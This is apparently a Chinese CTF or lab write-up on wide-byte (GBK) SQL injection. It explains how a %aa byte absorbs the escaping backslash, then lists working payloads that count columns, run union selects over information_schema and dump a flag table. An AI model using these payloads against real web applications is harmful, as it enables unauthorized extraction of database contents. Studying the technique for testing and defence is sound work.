

# 宽字节注入



字符型注入，输入单引号被转义，无法报错




代码审计，在数据库查询时使用GBK编码



汉字占用两个字节，ASCII字符占用一个字节，GBK编码是通过判断第一个字节的大小是否小于127来判断其是否为 ASCII字符，如果小于127那么其为ASCII字符，如果大于128则为汉字，并把紧跟其后的一个字符与其合并成一个GBK汉字，利用这个特性，如果我们输入一个大于127的特殊字符，那么就可以把特殊字符身后的反斜杠给合并成一个GBK字符，这样转义字符反斜杠就会失效，如下


id=%aa'

成功报错




后面就是利用mysql5.0以上版本的information\_schama库爆出信息了


id=1%aa'order by 4 --%20



id=1%aa'order by 3 --%20




id=1%aa'and 1=2 union select 1,2,3 --%20



id=1%aa'and 1=2 union select schema\_name,2,3 from


information\_schema.schemata --%20



这里只取出了第一条数据，利用group\_concat可以连接其他数据可以爆出所有库

id=1%aa'and 1=2 union select group\_concat(schema\_name),2,3 from


information\_schema.schemata --%20



id=1%aa'and 1=2 union select group\_concat(table\_name),2,3 from


information\_schema.tables where table\_schema = "flagDB" --%20

注意这里的 flagDB用双引号引起来，不然又会被反斜杠转义了




id=1%aa'and 1=2 union select group\_concat(column\_name),2,3 from

information\_schema.columns where table\_name = "flag\_table" --%20



有了库，表，字段，就可以直接爆数据了

id=1%aa'and 1=2 union select 1,keys,3 from flagDB.flag\_table --%20



这里的字段keys是系统关键名，需要使用反引号``引起来

id=1%aa'and 1=2 union select 1,`keys`,3 from flagDB.flag\_table --%20

